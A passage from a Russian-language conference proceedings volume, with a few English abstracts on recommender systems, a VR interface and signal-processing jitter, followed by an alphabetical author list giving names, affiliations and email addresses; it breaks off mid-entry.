*Nowadays, recommender systems are increasingly being used to improve efficiency and improve business metrics. For different purposes, recommender systems can be very different from each other and use different data.*

*The main methods for developing recommender systems are considered. The algorithm of work of recommender systems is analyzed and the problems that arise during their development are considered. Possible ways of solving these problems are given.*

**Key words:** recommender systems, cold start problem, content-based, collaborative filtering.

**Chenarani S.** Creating a Prototype of an Intelligent Interface in a Virtual Environment. PP. 897–900.

*The use of virtual reality has increased in the last decade. It has been used in a variety of industries and is used to power a variety of interactions. However, most of VR application doesn't*

*have intuitive interface so that most users have difficulty to use this technology in their daily life bases.*

**Key words:** Immersiveness, virtual reality, interface, geometric modeling, application.

**Sharamet A.** The Effect of Phase Noise Introduced by the Signal Processing System on the Potentially Realized Signal-To-Noise Ratio. PP. 901–906.

*One of the most important characteristics of any digital information processing system is jitter, which has a significant impact on the signal-to-noise ratio implemented in the system and as a result, the accuracy of parameter calculation. The source of jitter occurrence and its influence on phase noise are considered. The example of using various types of chips as part of a computing platform after analog-to-digital conversion shows the final signal-to-noise ratio that can be achieved.*

**Key words:** phase noise, jitter, computing platform, signal/noise.

## АВТОРЫ СТАТЕЙ

- АБРАМОВ** студент группы ИСТ-262 Санкт-Петербургского  
Александр Евгеньевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[naumovael4@gmail.com](mailto:naumovael4@gmail.com)
- АКИМОВ** кандидат технических наук, доцент кафедры  
Сергей Викторович автоматизации предприятий связи Санкт-  
Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[akimov-sv@yandex.ru](mailto:akimov-sv@yandex.ru)
- АКИМОВ** студент группы 38 Санкт-Петербургского  
Максим Андреевич государственного бюджетного профессионального  
образовательного учреждения «Колледж метростроя»,  
[akimov.m@km-spb.com](mailto:akimov.m@km-spb.com)
- АЛИЕВ** студент группы ИСТ-912 Санкт-Петербургского  
Амрах Эльчин оглы государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [amrax.aliew@yandex.ru](mailto:amrax.aliew@yandex.ru)
- АЛЬ-НАМИ** кандидат технических наук, ассистент кафедры  
Башер Али информатики и компьютерного дизайна  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[alnomibasheer@gmail.com](mailto:alnomibasheer@gmail.com)
- АМЕЛЬЧЕНКО** студентка группы ИСТ-913 Санкт-Петербургского  
Дарья Олеговна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[dahenca001@gmail.com](mailto:dahenca001@gmail.com)
- АНДРЕЕВА** студентка группы ИСТ-131 Санкт-Петербургского  
Ксения Алексеевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[Jiminie79pk@gmail.com](mailto:Jiminie79pk@gmail.com)
- АНДРЕЕВСКИЙ** кандидат экономических наук, доцент кафедры  
Игорь Леонидович информационных систем и технологий  
Санкт-Петербургского государственного  
экономического университета, [ail@unecon.ru](mailto:ail@unecon.ru)

- АНДРИАНОВ Дмитрий Максимович студент группы ИСТ-931 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [dimon60thief@gmail.com](mailto:dimon60thief@gmail.com)
- АНДРИАНОВА Екатерина Евгеньевна старший преподаватель кафедры безопасности информационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [yekaterina\\_and@mail.ru](mailto:yekaterina_and@mail.ru)
- АНДРЮКОВА Ольга Ивановна студентка группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [olyaandryukova@gmail.com](mailto:olyaandryukova@gmail.com)
- АНИСИМОВ Василий Вячеславович кандидат технических наук, преподаватель кафедры безопасности инфокоммуникационных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [anisimov.vv-vas@yandex.ru](mailto:anisimov.vv-vas@yandex.ru)
- АРАВИН Артем Андреевич студент группы ИСТ-223 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [izrzzx@gmail.com](mailto:izrzzx@gmail.com)
- АРСЕНТЬЕВ Алексей Викторович Старший оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [Goreno12@gmail.com](mailto:Goreno12@gmail.com)
- АФАНАСЬЕВ Анатолий Аркадьевич студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [tolaafanasev4@gmail.com](mailto:tolaafanasev4@gmail.com)
- БАЛАКИРЕВ Николай Александрович студент группы ИСМ-113 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [nba111292@icloud.com](mailto:nba111292@icloud.com)
- БАНДАЛЕТ Екатерина Михайловна студентка группы ИСТ-033 Санкт-Петербургского государственного университета телекоммуникаций им. профессора М. А. Бонч-Бруевича, [katya.sankt@gmail.com](mailto:katya.sankt@gmail.com)
- БАРАБОШКИН Егор Александрович студент группы ИСТ-223 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [baraboshkiin@yandex.ru](mailto:baraboshkiin@yandex.ru)

- БАРАНОВ студент группы ИБ-21вп Санкт-Петербургского  
Алексей Михайлович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [leha.012.lb@gmail.com](mailto:leha.012.lb@gmail.com)
- БАСКОВА студентка группы ИСТ-233 Санкт-Петербургского  
Алина Александровна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [baskova.alina@list.ru](mailto:baskova.alina@list.ru)
- БАХРОМОВ кандидат физико-математических наук, доцент  
Сайфиддин Акбарович кафедры вычислительной математики  
и информационных систем Национального  
университета Узбекистана имени Мирзо Улугбека,  
[baxromovsayfiddin@gmail.com](mailto:baxromovsayfiddin@gmail.com)
- БЕЗРУКОВА студентка группы ИСТ-132 Санкт-Петербургского  
Анастасия Романовна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[nastyal70903@yandex.ru](mailto:nastyal70903@yandex.ru)
- БЕЛЕНКОВ студент группы ИСТ-951 Санкт-Петербургского  
Артём Юрьевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[artem.belenkov.1994@mail.ru](mailto:artem.belenkov.1994@mail.ru)
- БЕЛОВ студент группы 0306 Санкт-Петербургского  
Александр Михайлович государственного электротехнического университета  
«ЛЭТИ» им. В. И. Ульянова (Ленина),  
[s.belov85@mail.ru](mailto:s.belov85@mail.ru)
- БЕЛОУС кандидат технических наук, доцент кафедры  
Константин Владимирович интеллектуальных систем автоматизации и управления  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[kostos2@yandex.ru](mailto:kostos2@yandex.ru)
- БЕЛЬСКИЙ студент группы ИСТ-221 Санкт-Петербургского  
Илья Сергеевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [ilya.belsc@mail.ru](mailto:ilya.belsc@mail.ru)
- БЕЛЯЕВ ассистент кафедры вычислительной техники Санкт-  
Павел Юрьевич Петербургского государственного  
электротехнического университета «ЛЭТИ»  
им. В. И. Ульянова (Ленина), [belyaev.edu@gmail.com](mailto:belyaev.edu@gmail.com)
- БЕРЕЗКИН кандидат технических наук, доцент кафедры  
Александр Александрович программной инженерии и вычислительной техники  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[aa.berezkin@mail.ru](mailto:aa.berezkin@mail.ru)

- БЕСЕДИН Максим Дмитриевич старший оператор роты (научной) Главного управления связи Вооруженных Сил Российской Федерации, [pluxar@bk.ru](mailto:pluxar@bk.ru) [vasn2020@mail.ru](mailto:vasn2020@mail.ru)
- БОБЫЛЬКОВ Тимофей Валентинович студент группы 0308 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [bobylkovt@gmail.com](mailto:bobylkovt@gmail.com)
- БОЛГАР Валерия Витальевна студент группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vasilisa090799@gmail.com](mailto:vasilisa090799@gmail.com)
- БОНДАРЕНКО Дарья Сергеевна студент группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [bondarika@yandex.ru](mailto:bondarika@yandex.ru)
- БОНДАРЕНКО Игорь Борисович кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [rakovskyo@mail.ru](mailto:rakovskyo@mail.ru)
- БОРДУНОВ Иван Александрович студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [wanatk@yandex.ru](mailto:wanat@yandex.ru)
- БОРИСОВ Владимир Игоревич магистрант кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [architectxor@gmail.com](mailto:architectxor@gmail.com)
- БОРИСОВ Сергей Валерьевич студент группы ИКТБ-17м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [serbor2016@yandex.ru](mailto:serbor2016@yandex.ru)
- БОРИСОВ Сергей Константинович студент группы ИСТ-223 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [qwazarzip@gmail.com](mailto:qwazarzip@gmail.com)
- БОРОДЯНСКИЙ Юрий Михайлович кандидат технических наук, заведующий кафедрой безопасности информационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [borodyanskii.um@net.sut.ru](mailto:borodyanskii.um@net.sut.ru)

- БОТАЛОВ** магистрант кафедры информатики и компьютерного  
Андрей Алексеевич дизайна Санкт-Петербургского государственного  
университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [and1995re@yandex.ru](mailto:and1995re@yandex.ru)
- БОЯШОВА** старший преподаватель кафедры информатики  
Елена Петровна и компьютерного дизайна Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [design\\_forever@bk.ru](mailto:design_forever@bk.ru)
- БУГЕРЯ** студент группы ИСТ-233 Санкт-Петербургского  
Даниил Николаевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [danya.bugerya@mail.ru](mailto:danya.bugerya@mail.ru)
- БУЛОВАЦКИЙ** студент группы ИСТ-932 Санкт-Петербургского  
Егор Ярославович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [ebulovatskiy@mail.ru](mailto:ebulovatskiy@mail.ru)
- БУНДИН** студент Санкт-Петербургского государственного  
Никита Андреевич университета телекоммуникаций  
им. проф. М.А. Бонч-Бруевича, [forestengine@yandex.ru](mailto:forestengine@yandex.ru)
- БУРКОВ** студент группы ИСТ-233 Санкт-Петербургского  
Арсений Дмитриевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [burkoff.ars@yandex.ru](mailto:burkoff.ars@yandex.ru)
- БУРМАК** студентка группы ИБ-21вп Санкт-Петербургского  
Ксения Константиновна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[ksu.burmak@gmail.com](mailto:ksu.burmak@gmail.com)
- БУСАРОВ** магистрант кафедры информационных управляющих  
Юрий Олегович систем Санкт-Петербургского государственного  
университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[yurec.busarov@mail.ru](mailto:yurec.busarov@mail.ru)
- БУХАРИН** доктор технических наук, доцент, профессор кафедры  
Владимир Владимирович интеллектуальных систем автоматизации и управления  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[bobah\\_buch@mail.ru](mailto:bobah_buch@mail.ru)
- ВАГАНОВ** старший преподаватель кафедры интеллектуальных  
Александр Валерьевич системы автоматизации и управления  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[sut\\_ispiu@mail.ru](mailto:sut_ispiu@mail.ru)

- ВАЛЬКОВ Дмитрий Сергеевич студент группы ИСТ-922 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [dimedrol\\_sky@mail.ru](mailto:dimedrol_sky@mail.ru)
- ВАРЛАМОВА Людмила Петровна доктор технических наук, профессор кафедры вычислительной математики и информационных систем Национального университета Узбекистана имени Мирзо Улугбека, [vlp@bk.ru](mailto:vlp@bk.ru)
- ВАСЕНЬКОВА Анна Андреевна студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [annbdito@mail.ru](mailto:annbdito@mail.ru)
- ВАСИЛЬЕВ Валерий Витальевич студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [valeriy.vascom@mail.ru](mailto:valeriy.vascom@mail.ru)
- ВАСИЛЬЕВ Игорь Сергеевич студент Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [igorvasiliev5858620@mail.ru](mailto:igorvasiliev5858620@mail.ru)
- ВАСИЛЬЕВ Михаил Игоревич студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [mvasilyev04@gmail.com](mailto:mvasilyev04@gmail.com)
- ВАСИЛЬЕВ Никита Алексеевич адъютант Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [vasn2020@mail.ru](mailto:vasn2020@mail.ru)
- ВЕЛЮГО Артем Михайлович аспирант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [velugo.a@gmail.com](mailto:velugo.a@gmail.com)
- ВЕРХОВА Галина Викторовна доктор технических наук, профессор, заведующая кафедрой интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [galina500@inbox.ru](mailto:galina500@inbox.ru)
- ВЕРШЕННИК Алексей Васильевич преподаватель кафедры безопасности инфокоммуникационных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [alex14121972@mail.ru](mailto:alex14121972@mail.ru)



- ВИКСНИН** Илья Игоревич доктор технических наук, доцент кафедры вычислительной техники Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [wixnin@mail.ru](mailto:wixnin@mail.ru)
- ВИКТОРОВ** Илья Алексеевич студент группы ИСТ-921 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [viktorov.ilja2012@yandex.ru](mailto:viktorov.ilja2012@yandex.ru)
- ВИЛЬГОТСКИЙ** Евгений Павлович студент группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Vilgotsky2004@yandex.ru](mailto:Vilgotsky2004@yandex.ru)
- ВЛАСОВА** Ангелина Сергеевна студент группы ИСТ-221 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [angelina050225@gmail.com](mailto:angelina050225@gmail.com)
- ВОЛКОВ** Илья Романович студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [agatacristi@list.ru](mailto:agatacristi@list.ru)
- ВОЛОКОБИНСКИЙ** Михаил Юрьевич доктор технических наук, профессор кафедры высшей математики и системного моделирования сложных процессов Санкт-Петербургского университета Государственной противопожарной службы Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий имени Героя Российской Федерации генерала армии Е. Н. Зиничева, [volokobin@mail.ru](mailto:volokobin@mail.ru)
- ВОЛОШИНОВ** Денис Вячеславович доктор технических наук, профессор, заведующий кафедрой информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [denis.voloshinov@yandex.ru](mailto:denis.voloshinov@yandex.ru)
- ВОРОБЬЕВ** Леонид Васильевич кандидат технических наук, профессор кафедры сетей связи и систем коммутации Военной орденов Жукова и Ленина Краснознаменной академии связи имени маршала Советского Союза С. М. Буденного, [lv.vorobjev@mail.ru](mailto:lv.vorobjev@mail.ru)
- ВОСКРЕСЕНСКАЯ** Юлия Денисовна студент группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [juliadvoskresenskaya@mail.ru](mailto:juliadvoskresenskaya@mail.ru)

- ВЫЖЛОВА** Ангелина Кирилловна магистрант группы ИСТ-241м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [angelsurvivor13@gmail.com](mailto:angelsurvivor13@gmail.com)
- ГАВРИЛОВ** Илья Вячеславович кандидат технических наук, сотрудник Академии Федеральной службы охраны Российской Федерации, [ilya\\_vch@pisem.net](mailto:ilya_vch@pisem.net)
- ГАЛИЕВА** Татьяна Ринатовна старший преподаватель кафедры иностранных и русского языков Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gtanyar@mail.ru](mailto:gtanyar@mail.ru)
- ГАЛИМОВА** Екатерина Юрьевна магистрант группы ИСМ-11з Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [galim81@mail.ru](mailto:galim81@mail.ru)
- ГАРИФУЛЛИН** Марат Рафаилович студент группы 0307 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [m.m.gari@mail.ru](mailto:m.m.gari@mail.ru)
- ГАФУРОВА** Алина Руслановна студентка группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [alina040204@gmail.com](mailto:alina040204@gmail.com)
- ГВОЗДКОВ** Игорь Вячеславович старший преподаватель кафедры безопасности информационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gvozdkov@rambler.ru](mailto:gvozdkov@rambler.ru)
- ГЕРАСИМОВА** Полина Сергеевна студентка группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Gerapolja@mail.ru](mailto:Gerapolja@mail.ru)
- ГОЛОВАЧ** Полина Олеговна студентка группы ИСТ-231 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [polina804@mail.ru](mailto:polina804@mail.ru)
- ГОЛОШУМОВ** Иван Евгеньевич оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [iwan.goloshumov@yandex.ru](mailto:iwan.goloshumov@yandex.ru)
- ГОЛОЩАПОВ** Александр Сергеевич студент группы ИСТ-211 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vlassovv1503@gmail.com](mailto:vlassovv1503@gmail.com)

ГОЛЬДШТЕЙН  
Александр Борисович

доктор технических наук, доцент, директор  
ООО «НТЦ Аргус», доцент кафедры  
инфокоммуникационных систем  
Санкт-Петербургского государственного  
университета, телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [agold@niits.ru](mailto:agold@niits.ru)

ГОЛЮНОВ  
Михаил Валерьевич

адъюнкт 42 кафедры Военной орденов Жукова  
и Ленина Краснознаменной академии связи имени  
Маршала Советского Союза С. М. Буденного,  
[belka1213@mail.ru](mailto:belka1213@mail.ru)

ГОНЯЕВ  
Степан Сергеевич

студент группы ИСТ-921 Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [scorpion1999@mail.ru](mailto:scorpion1999@mail.ru)

ГОРОБЕЦ  
Игорь Сергеевич

студент группы ИСТ-141 Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[igor.gorobets2013@yandex.ru](mailto:igor.gorobets2013@yandex.ru)

ГОРОХОВА  
Екатерина Александровна

студентка группы ИСМ-213 Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[ekaterina.rat@gmail.com](mailto:ekaterina.rat@gmail.com)

ГОРЯЧЕВ  
Вадим Борисович

преподаватель кафедры Высшей военной школы  
Генерального штаба Вооруженных сил Республики  
Ангола, [gorachev66@mail.ru](mailto:gorachev66@mail.ru)

ГРИГОРЬЕВА  
Софья Дмитриевна

студент группы ИСТ-132 Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [sonyagrory@mail.ru](mailto:sonyagrory@mail.ru)

ГРОМОВ  
Владислав Витальевич

кандидат технических наук, доцент кафедры  
информатики и компьютерного дизайна  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[gromov.vladislav.vitalevich@gmail.com](mailto:gromov.vladislav.vitalevich@gmail.com)

ГРОМОВА  
Наталья Николаевна

кандидат экономических наук, руководитель группы  
планирования научных исследований и аналитики  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М.А. Бонч-Бруевича,  
[nn\\_gromova@bk.ru](mailto:nn_gromova@bk.ru)

ГРУЗДЕВ  
Владислав Анатольевич

преподаватель кафедры Высшей военной школы  
Генерального штаба Вооруженных сил Республики  
Ангола, [gruz200200@mail.ru](mailto:gruz200200@mail.ru)

- ГУБИН Александр Николаевич кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gan50\\_60@mail.ru](mailto:gan50_60@mail.ru)
- ГУБИН Юрий Михайлович студент группы ИБ-21вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [tehnolum24@gmail.com](mailto:tehnolum24@gmail.com)
- ГУНИНА Елена Викторовна кандидат педагогических наук, доцент кафедры информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [gunina.ev@sut.ru](mailto:gunina.ev@sut.ru)
- ДАМДИНОВ Баир Булатович магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [damdinov99@mail.ru](mailto:damdinov99@mail.ru)
- ДВОРЕЦКОВ Кирилл Алексеевич студент группы ИКПИ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [dvoreckovkirill@gmail.com](mailto:dvoreckovkirill@gmail.com)
- ДЖИГОЛАТИ Чермен Иронович студент группы ИБ-21вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [chermen5s@mail.ru](mailto:chermen5s@mail.ru)
- ДОКТЫРБАЙ Шерхан Айдарулы магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [ptitsina\\_lk@inbox.ru](mailto:ptitsina_lk@inbox.ru)
- ДУБОУСОВА Елена Владимировна студентка группы ИБ-21вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [alena\\_dubousova@bk.ru](mailto:alena_dubousova@bk.ru)
- ДУБРОВСКИЙ Владимир Витальевич сотрудник Академии Федеральной службы охраны Российской Федерации, [volodub@rambler.ru](mailto:volodub@rambler.ru)
- ДЮПИН Андрей Алексеевич студент группы ИСТ-921 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [warrior2001@mail.ru](mailto:warrior2001@mail.ru)
- ЕВСЕЕВ Владимир Евгеньевич студент группы 38 Санкт-Петербургского государственного бюджетного профессионального образовательного учреждения «Колледж метростроя», [evseev.v@km-spb.com](mailto:evseev.v@km-spb.com)

- ЕРМОЛАЕВ Данила Андреевич студент группы ИСТ-212м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [danku3377@gmail.com](mailto:danku3377@gmail.com)
- ЖАРАНОВА Анастасия Олеговна ассистент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [zharanovaan@gmail.com](mailto:zharanovaan@gmail.com)
- ЖЕМЧУГОВА Елена Валерьевна студентка группы ИСТ-913 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [12imirral12@gmail.com](mailto:12imirral12@gmail.com)
- ЖИГУЛИН Юрий Андреевич студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [zhi030@mail.ru](mailto:zhi030@mail.ru)
- ЗАГРЕТДИНОВ Артур Эдуардович студент группы ИКТ-211 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [pe3kek@mail.ru](mailto:pe3kek@mail.ru)
- ЗАМЫШЕВСКИЙ Егор Владимирович сотрудник Академии Федеральной службы охраны Российской Федерации, [s.kop@acdem.msk.rnet.ru](mailto:s.kop@acdem.msk.rnet.ru)
- ЗЕМЛЯКОВ Алексей Алексеевич студент группы ИСТ-131 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [aleks\\_faksi@mail.ru](mailto:aleks_faksi@mail.ru)
- ЗИЛЬБЕРМАН Алексей Антонович курсант Санкт-Петербургского университета Государственной противопожарной службы Министерства Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий имени Героя Российской Федерации генерала армии Е. Н. Зиничева, [zil-aleksei@yandex.ru](mailto:zil-aleksei@yandex.ru)
- ЗОЛОТОВ Олег Иванович кандидат технических наук, профессор, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [ius@sut.ru](mailto:ius@sut.ru)
- ЗОТОВА Анастасия Сергеевна студентка группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [anazot01@mail.ru](mailto:anazot01@mail.ru)

- ЗУБОВА** студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [kalinsvetlana@yandex.ru](mailto:kalinsvetlana@yandex.ru)  
Мария Сергеевна
- ЗЫЛЕВА** студентка группы ИКТЗ-94 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [polina-zyleva@mail.ru](mailto:polina-zyleva@mail.ru)  
Полина Сергеевна
- ЗЫРЯНОВ** студент группы ИСТ-932 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [mr.zyryanov14@mail.ru](mailto:mr.zyryanov14@mail.ru)  
Данила Дмитриевич
- ЗЮРИКОВ** студент группы ИСТ-932 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [mizur@bk.ru](mailto:mizur@bk.ru)  
Михаил Артурович
- ИВАНОВ** доктор технических наук, профессор кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича [alexander.y@mail.ru](mailto:alexander.y@mail.ru)  
Александр Юрьевич
- ИВАНОВ** кандидат военных наук, доцент, заместитель начальника 20 кафедры Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [vasilyivanov@mail.ru](mailto:vasilyivanov@mail.ru)  
Василий Геннадьевич
- ИВАНОВ** студент группы ИСТ-951 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [mentallyhoe@gmail.com](mailto:mentallyhoe@gmail.com)  
Михаил Андреевич
- ИВАНОВ** магистрант кафедры информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [romai99@gmail.com](mailto:romai99@gmail.com)  
Роман Сергеевич
- ИВАНЦОВ** аспирант кафедры проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, [dima\\_ivantsov91@mail.ru](mailto:dima_ivantsov91@mail.ru)  
Дмитрий Сергеевич
- ИВАШОВА** студентка группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [mari.ivashova@gmail.com](mailto:mari.ivashova@gmail.com)  
Мария Михайловна

- ИЛЬИНА**  
Ольга Борисовна кандидат географических наук, доцент, старший преподаватель кафедры автоматизированных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [nastik94@yandex.ru](mailto:nastik94@yandex.ru)
- ИШИМОВ**  
Андрей Сергеевич адъюнкт кафедры общепрофессиональных дисциплин Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [ishimov8208@mail.ru](mailto:ishimov8208@mail.ru)
- КАЛАГУР**  
Денис Андреевич студент группы ИСТ-262 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [deniskalagur03@gmail.com](mailto:deniskalagur03@gmail.com)
- КАЛАШНИКОВ**  
Павел Николаевич старший оператор роты (научной) Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [kalachnikov\\_pavel98@mail.ru](mailto:kalachnikov_pavel98@mail.ru)
- КАЛИНИНА**  
Светлана Сергеевна студентка группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [kalinsvetas@gmail.com](mailto:kalinsvetas@gmail.com)
- КАН**  
